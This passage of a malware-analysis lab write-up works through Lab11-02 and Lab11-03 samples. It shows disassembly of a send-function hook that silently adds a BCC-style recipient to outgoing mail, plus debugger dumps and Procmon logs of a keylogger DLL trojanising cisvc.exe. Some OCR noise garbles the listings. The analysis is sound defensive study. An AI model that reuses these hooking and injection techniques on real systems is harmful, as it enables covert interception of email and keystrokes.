
```

**Calculate JMP Address**

**Manipulate memory protection to allow modification of send function**

**Install hook/JMP (0xE9) at start of send**

Essentially this installation will calculate the correct jump address before modifying memory protections so that the 'send' function can be changed. This then creates a trampoline which will preserve the first 5 bytes of the send instruction, prior to overwriting these 5 bytes with the JMP instruction to what is now located in var\_4. To understand what's in var\_4 we need to look back at what is being passed to this hook installation, as this is what is performing the hook function.



Based on this we can infer that 'sub\_1000113D' and 'dword\_10003484' are being sent as part of the hooking function and should be analysed. A quick look at `sub_1000113D` reveals similarities with the 'send' function. Because this needs to implement the same arguments as the send function it can be defined by setting the function type.

```
3D ; Attributes: bp-based frame
3D
3D ; int __stdcall sub_1000113D(int char * int int)
3D sub_1000113D proc near
3D     N Rename
3D     L Jump to operand Enter
3D     J Jump in a new window Alt+Enter
3D     H Jump in a new hex window
3D     X Jump to xref to operand... X
3D     W Chart of xrefs to
3D
3D     push et A Chart of xrefs from
3D     mov  et f Edit function... Alt+P
3D     sub  et f Set function type... Y
3D     push ot Hide Num -
3D     mov  ea Graph view
3D     push st U Undefine U
3D     add  es Synchronize with ▶
3D     test ea
3D     jz   10 Run to cursor F4
3D     push of A Add breakpoint F2
3D     call st Add write trace
3D     add  es Add read/write trace
3D     push of Add execution trace
3D     push lea
3D             ecx, [ebp+var_204] ..
```

```
int __stdcall sub_1000113D(SOCKET s, char * buf, int len, int flags)
```

This makes it a little bit clearer. Looking at it we can see that it seems to be modifying in memory specified recipients by adding an entry involving 'RCPT TO:' and an unknown value specified by 'byte\_100034A0'.

```

.text:1000113D      push    ebp
.text:1000113D      mov     ebp, esp
.text:1000113E      sub     esp, 204h
.text:10001140      push    offset aRcptTo ; "RCPT TO:"
.text:10001146      mov     eax, [ebp+buf]
.text:10001148      push    eax
.text:1000114E      push    eax
.text:1000114F      call    strstr
.text:10001154      add     esp, 8
.text:10001157      test   eax, eax
.text:10001159      jz    loc_100011E4
.text:1000115F      push    offset aRcptTo_0 ; "RCPT TO: <" 
.text:10001164      call    strlen
.text:10001169      add     esp, 4
.text:1000116C      push    eax
.text:1000116D      push    offset aRcptTo_1 ; "RCPT TO: <" 
.text:10001172      lea     ecx, [ebp+var_204]
.text:10001178      push    ecx
.text:10001179      call    memcpy
.text:1000117E      add     esp, 0Ch
.text:10001181      push    101h : size_t
.text:10001186      push    offset byte_100034A0 ; void *
.text:1000118B      push    offset aRcptTo_2 ; "RCPT TO: <" 
.text:10001190      call    strlen
.text:10001195      add     esp, 4
.text:10001198      lea     edx, [ebp+eax+var_204]
.text:1000119F      push    edx
.text:100011A0      call    memcpy
.text:100011A5      add     esp, 0Ch
.text:100011A8      push    offset asc_10003040 ; ">\r\n"
.text:100011AD      lea     eax, [ebp+var_204]
.text:100011B3      push    eax
.text:100011B4      call    strcat
.text:100011B9      add     esp, 8
.text:100011BC      mov     ecx, [ebp+flags]
.text:100011BF      push    ecx
.text:100011C0      lea     edx, [ebp+var_204]
.text:100011C6      push    edx
.text:100011C7      call    strlen
.text:100011CC      add     esp, 4
.text:100011CF      push    eax
.text:100011D0      lea     eax, [ebp+var_204]
.text:100011D6      push    eax
.text:100011D7      mov     ecx, [ebp+s]
.text:100011DA      push    ecx
.text:100011DB      call    dword 10003484

```

To get more context on what this will contain we need to look for the operation which reads bytes into this offset.

```

0 byte_100034A0 db 0
; DATA XREF: sub_1000113D+49↑o
; DlMain(x,x,x)+34↑o ...
1 db 0
2 db 0
3 db 0
4 db 0
5 db 0
6 db 0
7 db 0
8 db 0
9 db 0
A db 0
B db 0
C db 0
loc_10001629: ; CODE XREF: DlMain(x,x,x)+12↑j
push 104h ; nSize
push offset ExistingFileName ; lpFilename
mov ecx, [ebp+hModule]
push ecx ; hModule
call ds:GetModuleFileNameA
push 101h ; size_t
push 0 ; int
push offset byte_100034A0 ; void *
call memset

```

Examining the main function which adds elements to this we can see that the data is pulled from


Lab11-02.ini before calling the subroutine 'sub\_100010B3'

```

.text:10001637    call ds:GetModuleFileNameA
.text:1000163D    push 101h          ; size_t
.text:10001642    push 0             ; int
.text:10001644    push offset byte_100034A0 ; void *
.text:10001649    call memset
.text:1000164E    add esp, 0Ch
.text:10001651    call sub_10001058
.text:10001656    mov [ebp+lpFileName], eax
.text:10001659    push 100h          ; size_t
.text:1000165E    push offset aLab1102_ini ; "\\Lab11-02.ini"
.text:10001663    mov edx, [ebp+lpFileName]
.text:10001666    push edx           ; char *
.text:10001667    call strncat
.text:1000166C    add esp, 0Ch
.text:1000166F    push 0             ; hTemplateFile
.text:10001671    push 80h          ; dwFlagsAndAttributes
.text:10001676    push 3             ; dwCreationDisposition
.text:10001678    push 0             ; lpSecurityAttributes
.text:1000167A    push 1             ; dwShareMode
.text:1000167C    push 80000000h      ; dwDesiredAccess
.text:10001681    mov eax, [ebp+lpFileName]
.text:10001684    push eax           ; lpFileName
.text:10001685    call ds>CreateFileA
.text:1000168B    mov [ebp+hObject], eax
.text:1000168E    cmp [ebp+hObject], 0FFFFFFFh
.text:10001692    jz short loc_100016DE
.text:10001694    mov [ebp+NumberOfBytesRead], 0
.text:1000169B    push 0             ; lpOverlapped
.text:1000169D    lea ecx, [ebp+NumberOfBytesRead]
.text:100016A0    push ecx           ; lpNumberOfBytesRead
.text:100016A1    push 100h          ; nNumberOfBytesToRead
.text:100016A6    push offset byte_100034A0 ; lpBuffer
.text:100016AB    mov edx, [ebp+hObject]
.text:100016AE    push edx           ; hFile
.text:100016AF    call ds:ReadFile
.text:100016B5    cmp [ebp+NumberOfBytesRead], 0
.text:100016B9    jbe short loc_100016D2
.text:100016BB    mov eax, [ebp+NumberOfBytesRead]
.text:100016BE    mov byte_100034A0[eax], 0
.text:100016C5    push offset byte_100034A0
.text:100016CA    call sub_100010B3
.text:100016CF    add esp, 4

```

Looking at the contents of Lab11-02.ini, we see that it looks to be 'gibberish' or more likely that some type of encoding is being used, which leads us to believe that 'sub\_100010B3' may be a decoding routine.



### vii). Which process(es) does this malware attack and why?

Based on our analysis in Question 5 and 6, this malware only attacks the below processes.

- MSIMN.exe
- THEBAT.exe
- OUTLOOK.exe

This is because they are specific email clients and this malware is designed to hook a specific API call only for the specified email clients.

viii). What is the significance of the .ini file?

Revisiting sub\_100010B3 we're under the impression it performs some decoding. Given this is quite challenging to work through manually in IDA, we move back to OllyDbg to perform some dynamic analysis of this subroutine. We're able to do this by using the 'loaddll' binary.

By jumping to '0x100016CA' which is what calls this suspected decoding routine and creating a breakpoint at the function, and directly after the function, we can then copy 'Lab11-02.ini' to C:\Windows\System32 where we know it is attempted to be loaded from.

## Running the program w

000016B5E	C680 A0340010	MOV BYTE PTR DS:[EAX+10003400],0	
000016C6	68 00340010	PUSH Lab11-02.10003400	
000016CB	E8 E4F9FFFF	CALL Lab11-02.10001B83	Arg1 = 10003400 Lab11-02.10001B83
000016D0	55	ADD ESP,4	
000016D5	> 8840 F8	MOV ECX,DWORD PTR SS:[EBP-8]	
000016D6	51	PUSH ECX	
000016D8	FF15 1C200010	CALL DWORD PTR DS:[<&KERNEL32.CloseHandle>]	hObject CloseHandle
000016DC	> EB 02	JMP SHORT Lab11-02.100016E0	
000016DE	> EB 0A	JMP SHORT Lab11-02.100016EA	
000016E0	> EA 01	PUSH ECX	
000016E2	E8 CFFDFFFF	CALL Lab11-02.100014B6	Arg1 = 00000001 Lab11-02.100014B6
000016E7	89C4 04	ADD ESP,4	
000016E9	8BES	MOV ESP,EBP	
000016EC	5D	POP EBP	
000016ED	C2 0C00	RETN 0C	
000016F0	- FF25 18200010	JMP DWORD PTR DS:[<&KERNEL32.Thread32Next>]	kernel32.Thread32Next
000016F2	- FF25 24200010	JMP DWORD PTR DS:[<&KERNEL32.Thread32First>]	kernel32.Thread32First
000016FC	- FF25 28200010	JMP DWORD PTR DS:[<&KERNEL32.CreateToolTipString>]	kernel32.CreateToolTipString
00001702	- FF25 58200010	JMP DWORD PTR DS:[<&MSVCRT._toupper>]	
00001708	- FF25 5B200010	JMP DWORD PTR DS:[<&MSVCRT._strlen>]	
0000170E	- FF25 60200010	JMP DWORD PTR DS:[<&MSVCRT._strrcr>]	
00001714	- FF25 64200010	JMP DWORD PTR DS:[<&MSVCRT._strcat>]	
00001718	- FF25 68200010	JMP DWORD PTR DS:[<&MSVCRT._memcp>]	
00001720	- FF25 6C200010	JMP DWORD PTR DS:[<&MSVCRT._strstr>]	
00001726	- FF25 70200010	JMP DWORD PTR DS:[<&MSVCRT._malloc>]	
0000172C	- FF25 74200010	JMP DWORD PTR DS:[<&MSVCRT._memcmp>]	
00001732	- FF25 78200010	JMP DWORD PTR DS:[<&MSVCRT._strncat>]	
00001738	- FF25 7C200010	JMP DWORD PTR DS:[<&MSVCRT._memset>]	
0000173E	> 8B4424 08	MOV EAX,DWORD PTR SS:[ESP+8]	
00001742	85C0	TEST EAX,EAX	
00001744	> 75 0E	JNE SHORT Lab11-02.10001754	
00001746	39E5 68330010	CMP DWORD PTR DS:[100033368],EAX	
0000174C	> 7E 2E	JLE SHORT Lab11-02.1000177C	
0000174E	FF80 68330010	DEC DWORD PTR DS:[100033368]	
00001754	> 8B00 88200010	MOV ECX,DWORD PTR DS:[<&MSVCRT._adjust_heap>]	
0000175A	83F8 01	CMP EAX,1	
0000175D	8B09	MOV ECX,DWORD PTR DS:[ECX]	
0000175F	89D0 A8350010	MOV DWORD PTR DS:[100035588],ECX	
00001765	> 75 3F	JNZ SHORT Lab11-02.100017A6	
00001767	68 80000000	PUSH 80	
0000176C	FF15 70200010	CALL DWORD PTR DS:[<&MSVCRT._malloc>]	[size = 80 (128.) malloc]
00001772	85C0	TEST EAX,EAX	
00001774	59	POP ECX	
00001775	A3 B0350010	MOV DWORD PTR DS:[100035B01],EAX	
00001778	> 75 04	JNZ SHORT Lab11-02.10001780	
0000177C	> 33C0	XOR EAX,EAX	
0000177E	> EB 66	JMP SHORT Lab11-02.100017E6	
00001780	> 83D2 00	AND DWORD PTR DS:[EAX],0	
00001783	A1 B0350010	MOV EAX,DWORD PTR DS:[100035B01]	
00001788	68 04300004	PUSH Lab11-02.10003004	
0000178D	68 04300000	PUSH Lab11-02.10003000	
00001792	A3 B0350010	MOV DWORD PTR DS:[100035AC1],EAX	
00001795	CD 80	INT 3	

Address	Hex dump	0006F874	100034A0	Arg = 100034A0
		0006F878	0000001D	
		0006F87C	00000053	
		0006F880	10003264	ASCII "C:\WINDOWS\system32\Lab11-02.ini"
		0006F888	10001839	RETURN to Lab11-02.<ModuleEntryPoint>+50 from Lab11-02.10001610
		0006F890	10000000	Lab11-02.10000000
		0006F894	00000001	
		0006F898	00000001	
		0006F89C	0006F8B8	
		0006F8A0	10001E79	Lab11-02.<ModuleEntryPoint>
		0006F8A4	0006F8C4	
		0006F8A8	7C90118A	RETURN to ntdll.7C90118A
		0006F8AC	10000000	Lab11-02.10000000
		0006F8B0	00000001	
		0006F8B4	00000000	
		0006F8B8	10001E79	Lab11-02.<ModuleEntryPoint>
		0006F8BC	00000001	
		0006F8C0	001822D8	
		0006F8C4	0006F9CC	
		0006F8C8	7C91C4D8	RETURN to ntdll.7C91C4D8 from ntdll.7C901176
		0006F8CC	10001E79	Lab11-02.<ModuleEntryPoint>
		0006F8D0	10000000	Lab11-02.10000000
		0006F8D4	00000001	
		0006F8D8	00000000	
		0006F8DC	0006FF6C	
		0006F8E0	0006FF4C	
		0006F8E4	00000000	
		0006F8E8	00000000	
		0006F8EC	10002A00	<&AUDI API32.RegSetValueExA>
		0006F8F0	C0000034	
		0006F8F4	7C91C265	RETURN to ntdll.7C91C265 from ntdll.7C912258

e hit our breakpoint.

By stepping over this routine ensuring that the second breakpoint has been added, we can now see the below value appear on the stack.

- billy@malwareanalysisbook.com



This leads us to believe that the .ini file is encoded and once decoded is used to specify an email which based on our analysis in question 6 will be added to any email sent as a secondary recipient based on the hooked send function

## C. Analyze the malware found in Lab11-03.exe and Lab11-03.dll. Make sure that both files are in the same directory during analysis.

### i). What interesting analysis leads can you discover using basic static analysis?

If we run strings over Lab11-03.exe we can see a number of strings which relate to loading a library (DLL), manipulating (starting) a service called 'cisc' (a quick search reveals this is the content index service), and reference to a non-existent DLL 'inet\_epar32.dll'.

```
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
`a@
+a@
IsBadReadPtr
UnmapViewOfFile
MapViewOfFile
CloseHandle
CreateFileMappingA
GetFileSize
CreateFileA
CopyFileA
KERNEL32.dll
GetCommandLineA
GetVersion
ExitProcess
TerminateProcess
GetCurrentProcess
GetLastError
GetFileAttributesA
UnhandledExceptionFilter
GetModuleFileNameA
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
GetModuleHandleA
GetEnvironmentVariableA
GetVersionExA
HeapDestroy
HeapCreate
VirtualFree
heapfree
RtlUnwind
WriteFile
MultiByteToWideChar
LCMapStringA
LCMapStringW
HeapAlloc
GetExitCodeProcess
WaitForSingleObject
CreateProcessA
SetFilePointer
GetCPIInfo
GetACP
GetOEMCP
VirtualAlloc
HeapReAlloc
GetProcAddress
LoadLibraryA
GetStringTypeA
GetStringTypeW
CompareStringA
CompareStringW
SetEnvironmentVariableA
SetStdHandle
FlushFileBuffers
!?@
IE@
!@_
!$@
;D$<u
x@4
C:\WINDOWS\System32\inet_epar32.dll
zzz69806582
.text
net start cisvc
C:\WINDOWS\System32\%s
cisvc.exe
Lab11-03.dll
C:\WINDOWS\System32\inet_epar32.dll
      ``````          n
```

In addition this contains references to ‘VirtualAlloc’, ‘HeapAlloc’, and ‘VirtualFree’ which seems to indicate this will manipulate memory in some fashion. It should be noted that memory manipulation using API’s such as ‘VirtualAlloc’ or ‘VirtualAllocEx’ is often used when injecting shellcode into a process.

If we run strings over Lab11-03.dll we can once again see a number of strings of interest. We can see there’s once again an entry for a non-existent DLL, and an entry for ‘GetAsyncKeyState’ which is commonly used in keyloggers.

```
sunmonituewedthurfisat
JanFebMarAprMayJunJulAugSepOctNovDec
Sleep
WriteFile
CloseHandle
SetFilePointer
CreateFileA
CreateMutexA
OpenMutexA
CreateThread
KERNEL32.dll
GetWindowTextA
GetForegroundWindow
GetAsyncKeyState
USER32.dll
ExitProcess
TerminateProcess
GetCurrentProcess
GetCommandLineA
GetVersion
InitializeCriticalSection
DeleteCriticalSection
EnterCriticalSection
LeaveCriticalSection
GetCPIInfo
GetACP
GetOEMCP
GetCurrentThreadId
TlsSetValue
TlsAlloc
TlsFree
SetLastError
TlsGetValue
GetLastError
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
GetModuleFileNameA
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
GetModuleHandleA
GetEnvironmentVariableA
GetVersionExA
HeapDestroy
HeapCreate
VirtualFree
HeapFree
HeapAlloc
InterlockedDecrement
InterlockedIncrement
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetFontTypeAll
VirtualAlloc
HeapAlloc
GetProcAddress
LoadLibraryA
SetStdHandle
RtlUnwind
FlushFileBuffers
Lab1103.dll
zzz69806582
0x/0x
<SHIFT>
C:\WINDOWS\System32\kernel164x.dll
PST
```

What leads us to believe this may be a keylogger even more is that it has a specific string for " in addition to writing output to a file. The explicit " declaration is common amongst keyloggers as they need a way of determining if a key pressed is capitalised or not. The

same applies for a number of supporting keys such as ". **ii). What happens when you run this malware?**

If we run Procmon to analyse what happens with this malware is run, we can see that it looks to query Lab11-03.dll prior to creating (and then writing) a file to:

C:\WINDOWS\system32\inet\_epar32.dll, this leads us to believe it's copied Lab11-03.dll to this location. In addition this gets Generic Read/Write access to

C:\WINDOWS\system32\cisvc.exe, but doesn't perform any type of file write operations.

The screenshot shows two windows. The top window is a Procmon log table with columns for Operation and Path. It lists numerous file operations (CreateFile, ReadFile, QueryInformationFile) against several files, with many entries for C:\WINDOWS\system32\inet\_epar32.dll and C:\WINDOWS\system32\cisvc.exe. A red box highlights a series of CreateFile operations against inet\_epar32.dll. The bottom window is an 'Event Properties' dialog for an event from 'Event'. It shows details like Date (11/13/2020 2:41:45.9611797 PM), Thread (324), Class (File System), Operation (CreateFile), Result (SUCCESS), Path (C:\WINDOWS\system32\cisvc.exe), and Duration (0.0000061). A red box highlights the 'Desired Access' section, which includes Generic Read/Write, OpenIf, Synchronous IO Non-Alert, Non-Directory File, N, Read, 0, and Opened.

Operation	Path
QueryNameInformationFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.exe
CreateFile	C:\WINDOWS\Prefetch\LAB11-03.EXE-2FD341DA.pf
CreateFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11
ReadFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.exe
ReadFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.exe
ReadFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.exe
ReadFile	C:\WINDOWS\system32\sortkey.nls
CreateFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.dll
QueryAttributeTagFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.dll
QueryStandardInformationFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.dll
QueryBasicInformationFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.dll
QueryStreamInformationFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.dll
QueryBasicInformationFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.dll
QueryEaInformationFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.dll
CreateFile	C:\WINDOWS\system32\inet_epar32.dll
CreateFile	C:\WINDOWS\system32
CloseFile	C:\WINDOWS\system32
QueryBasicInformationFile	C:\WINDOWS\system32\inet_epar32.dll
SetEndOfFileInformationFile	C:\WINDOWS\system32\inet_epar32.dll
QueryStandardInformationFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.dll
WriteFile	C:\WINDOWS\system32\inet_epar32.dll
ReadFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.dll
SetBasicInformationFile	C:\WINDOWS\system32\inet_epar32.dll
CloseFile	C:\Documents and Settings\bob\Desktop\BinaryCollection\BinaryCollection\Chapter_11\Lab11-03.dll
CloseFile	C:\WINDOWS\system32\inet_epar32.dll
CreateFile	C:\WINDOWS\system32\cisvc.exe
QueryStandardInformationFile	L:\WINDOWS\system32\cisvc.exe


**Event Properties**

Event	Process	Stack
Date: 11/13/2020 2:41:45.9611797 PM		
Thread: 324		
Class: File System		
Operation: CreateFile		
Result: SUCCESS		
Path: C:\WINDOWS\system32\cisvc.exe		
Duration: 0.0000061		
Desired Access: Generic Read/Write		
Disposition: OpenIf		
Options: Synchronous IO Non-Alert, Non-Directory File		
Attributes: N		
ShareMode: Read		
AllocationSize: 0		
OpenResult: Opened		

Because we suspect this may have keylogging functionality, we begin typing some text in any application. In addition we expand our procmon search to include any process with the name cisvc.exe, given this seems to be accessed so may hold more information. What immediately is shown is that cisvc seems to look at files from our previous lab11-02, in addition to loading the copied 'inet\_epar32.dll' file, and creating a file at 'C:\WINDOWS\system32\kernel64x.dll'.

cisvc.exe	1452	CreateFile	C:\WINDOWS\system32\spoolvxx32.dll
cisvc.exe	1452	CloseFile	C:\WINDOWS\system32\spoolvxx32.dll
cisvc.exe	1452	CreateFile	C:\WINDOWS\system32\Lab11-02.ini
cisvc.exe	1452	ReadFile	C:\WINDOWS\system32\Lab11-02.ini
cisvc.exe	1452	CloseFile	C:\WINDOWS\system32\Lab11-02.ini
cisvc.exe	1452	QueryNameInformationFile	C:\WINDOWS\system32\cisvc.exe
cisvc.exe	1452	QueryNameInformationFile	HKLMSOFTWARE\Microsoft\Cryptography\RNG\Seed
cisvc.exe	1452	RegSetValue	C:\WINDOWS\system32\shell32.dll
cisvc.exe	1452	CreateFile	C:\WINDOWS\system32\shell32.dll
cisvc.exe	1452	QueryStandardInformationFile	C:\WINDOWS\system32\shell32.dll
cisvc.exe	1452	CreateFile	C:\WINDOWS\system32\SHELL32.dll.124.Manifest
cisvc.exe	1452	CreateFile	C:\WINDOWS\system32\shell32.dll
cisvc.exe	1452	CloseFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_xww_35d4ce83
cisvc.exe	1452	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_xww_35d4ce83\comct32.dll
cisvc.exe	1452	QueryStandardInformationFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_xww_35d4ce83\comct32.dll
cisvc.exe	1452	CloseFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_xww_35d4ce83\comct32.dll
cisvc.exe	1452	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_xww_35d4ce83\comct32.dll
cisvc.exe	1452	CloseFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_xww_35d4ce83\comct32.dll
cisvc.exe	1452	CreateFile	C:\WINDOWS\WindowsShell.Manifest
cisvc.exe	1452	CloseFile	C:\WINDOWS\WindowsShell.Manifest
cisvc.exe	1452	CreateFile	C:\WINDOWS\WindowsShell.Manifest
cisvc.exe	1452	QueryStandardInformationFile	C:\WINDOWS\WindowsShell.Manifest
cisvc.exe	1452	CloseFile	C:\WINDOWS\WindowsShell.Manifest
cisvc.exe	1452	CreateFile	C:\WINDOWS\WindowsShell.Manifest
cisvc.exe	1452	QueryStandardInformationFile	C:\WINDOWS\WindowsShell.Manifest
